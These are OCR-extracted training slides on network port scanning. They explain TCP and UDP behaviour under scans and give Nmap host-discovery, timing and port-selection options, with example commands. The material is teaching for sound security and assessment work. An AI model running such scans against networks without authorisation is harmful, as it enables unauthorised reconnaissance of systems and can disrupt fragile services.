
Handling Large Scans by Limiting Scope

- Sample a subset of target machines
  - Look for representative targets
  - Downside: How representative is the sample, actually?
- Sample target ports
  - Look for the most interesting ports, such as TCP 21, 22, 23, 25, 80, 135, 137, 139, 443, 445, and so on
  - Downside: What about other ports?


Handling Large Scans by Speeding Up

- Use more scanning machines
- Move closer to targets
- Use hyperfast port scanning methods
  - Increase send rate, lower timeouts (may lose packets)
  - Fast scanning tools: Masscan, ScanRand, ZMap, SuperScan, Unicornscan
  - Downside: You could create a denial-of-service attack
  - Be very careful with this approach in production environments

The IPv4 Header and TTL Field




The IPv6 Header and Hop Limit Field




Protocol Layers and TCP versus UDP

- Most services on the internet are TCP or UDP
- Very different properties between these protocols, which impact our scanning
- TCP: Connection oriented, tries to preserve sequence, retransmits lost packets
- UDP: Connectionless, no attempt made for reliable delivery




TCP Header


Source Port
Destination Port
Sequence Number
Acknowledgment Number
Hlen
Rsvd
Control Bits
Window
Checksum
Urgent Pointer
TCP Options (If Any)
Padding
Data
.....


TCP Control Bits

- Control Bits are also known as "Control Flags" or "Communication Flags"
  - The RFC calls them Control Bits, though
- Six traditional ones, with two newer, extended ones for congestion control



TCP Three-Way Handshake


- Legit TCP connections start with a three-way handshake
- Handshake is used to exchange "sequence numbers" to track packet delivery and communicate the packet order



Handshake Happens Regardless of Higher-Level Protocol

If you SSH to a web server, the handshake still happens (but there would be an error at the application layer)


```
ssh google.com -p 80
```



When you send a SYN to an open port, the kernel of the remote operating system itself gives you a SYN-ACK. The program itself is unaware of the connection until data is sent.


TCP Behavior While Port Scanning (1)

Case 1:
SYN-ACK back



Easy: The port is open!


Case 2:
RST-ACK back



Easy: The port is closed
(or a firewall blocked it)


TCP Behavior While Port Scanning (2)

Case 3:
ICMP Port Unreachable back



The port is inaccessible, likely blocked by a firewall (on network or end system).
Nmap marks as "filtered".


Case 4:
Nothing back



The port is inaccessible, likely blocked by a firewall (on network or end system).
Nmap marks as "filtered".

Results of Different TCP Behaviors

- There are usually a lot more closed ports than open ports
  - Thus, behavior of closed ports will significantly impact scan duration
- If the scanning tool gets RESETs or ICMP Port Unreachables back, the scan will occur far more quickly
- If nothing comes back, the scanning tool will have to wait for a timeout to expire before moving on to the next port
  - Duplicated more than thousands of ports on dozens, hundreds, or thousands of machines—that time can add up!



UDP Header


Source Port	Destination Port
UDP Message Length	UDP Checksum
Data	
...	

Scanning UDP Ports

- UDP is a far simpler protocol, without tracking of the state of a "connection"
  - There is no connection with UDP
- Less options for scanning
- Often, slower scanning
- And less reliable scanning

UDP Behavior While Port Scanning (1)

Case 1:
UDP back




Easy: The port is open!

Case 2:
ICMP Port Unreachable back

Easy: The port is closed
(or a firewall blocked it)

UDP Behavior While Port Scanning (2)

Case 3:
No response



The port is inaccessible, but why?

- Port is closed
- Firewall is blocking inbound UDP
- Firewall is blocking response
- Port is open, but the service does not respond unless it receives a valid payload

We don't know why there wasn't a response

Nmap

Nmap sends a protocol-specific payload in an attempt to elicit a response for 35 protocols; other ports are sent an empty payload.

If Nmap does not receive a response, it marks it as: `open|filtered`

Nmap Port Scanner

- Written and maintained by Fyodor and the Nmap Development Team
  - Very popular, located at www.nmap.org
- Not just a port scanner
  - Port scanning is its focus
  - But has been extended into a general-purpose vulnerability scanner via Nmap Scripting Engine (NSE)
  - We'll cover NSE in much more depth later

Controlling Scan Speeds with Nmap's Timing Options

- Nmap has a dynamic timing model and adapts scan timeouts based on performance of initial packets
- Nmap has various options for scan speed (use `-T #`)
  - `0` Paranoid: Waits 5 minutes between packets (serial)
  - `1` Sneaky: 15 seconds between packets (serial)
  - `2` Polite: 0.4 seconds between packets (serial)
  - `3` Normal (default): Designed to not overwhelm network or miss targets/ports (parallel)
  - `4` Aggressive: Safe to use on most modern networks (parallel)

Nmap probes a target address before scanning it (by default)

Windows and UID 0 User on Linux

- Same subnet: Arp (only)
- ICMP Echo Request
- TCP SYN to port 443
- TCP ACK to port 80
- ICMP Timestamp Request

Non-UID 0 on Linux

- TCP SYN to port 80
- TCP SYN to port 443
- Note that no ICMP is used

Nmap effectively scans in two phases: Probe (Phase 1) to detect if a system responds and the actual port scanning (Phase 2). Disable probing and assume all systems are up with -Pn, -PN or -P0.

Nmap Network Probe/Sweeping Options

-sP	Just to the host discovery scan
-Pn	Don't probe and assume hosts are up, aliases of -P0 (zero) or -PN
-PB	Same as default, use ICMP Echo Request, SYN to TCP 443, ACK to TCP 80, and ICMP Timestamp Request (if UID 0)
-PE	(formerly -PI): Send ICMP Echo Request (ICMP type 8)
-PS*ports*	Use TCP SYN to specified ports in the port list, do not use a space between ports or after the -PS (for example, -PS22,80)
-PP	Send ICMP Timestamp Request (ICMP type 13) to find targets
-PM	Send ICMP Address Mask Request (ICMP type 17) to find targets
-PR	Use ARP to identify hosts (must be on Windows or UID 0 on Linux), this option only works with hosts on the same subnet and is used by default when targets are on the same subnet

Optimizing Host Detection

- Adding a few more ports for host detection will only slow down detection a little and we'll likely find more hosts
- What additional ports should we add?
  - Common ports for Windows: 137-139, 445, 3389
  - Common ports for Linux: 22, 111
  - Common TCP ports across the internet
  - Important technology in our environment, such as ICS, specific DB technology, etc.

```
nmap -PS21,22,23,25,53,80,110,111,135,137,139,143,443,445,502,993,
995,1433,1434,1723,3306,3389,5900,8080 -PE -iL hosts.txt
```

Nmap Port Scanning

- By default, Nmap checks the top 1,000 most-used ports (not all ports)
- We can scan the N most common ports (from nmap-services file based on widespread scanning by Fydor) or specify our own list (-p)


`--open`	Only show open ports (use this often!)
`-F`	Scan the top 100 ports ("Fast" mode)
`--top-ports N`	Scan for the N most popular ports
`-p -`	Scan all ports (excluding zero)
`-p 0-`	Scan all ports (including zero), also `-p 0-65535`
`-p 22,80-88`	Check only those ports

- The flags T: and U: can be included in the list to specify TCP or UDP

Nmap TCP Port Scan Types: Connect Scan

TCP Connect Scan, invoked with `-sT`

- Completes three-way handshake, then torn down using RESET
- Can run with or without root or admin privileges
- Safer against more fragile systems vs the default SYN or half-open scan that sends a RESET instead of an ACK (-sS)



Nmap supports UDP scanning with the `-sU` option

- If the port is in the nmap-payloads file, Nmap will send a custom payload (otherwise it sends a blank payload)
  - Nmap 7.80 includes 74 ports and 35 unique payloads
  - Won't detect a common UDP service listening on an unusual port (rare case)
- Remember, closed ports may respond with ICMP Port Unreachable
  - Linux will only send one per second (65,536 ports is 18 hours per host)
  - As of Nmap 7.40, the `--defeat-icmp-ratelimit` option dramatically reduces UDP scan times in exchange for labeling unresponsive (and possibly open) ports as "closed|filtered".

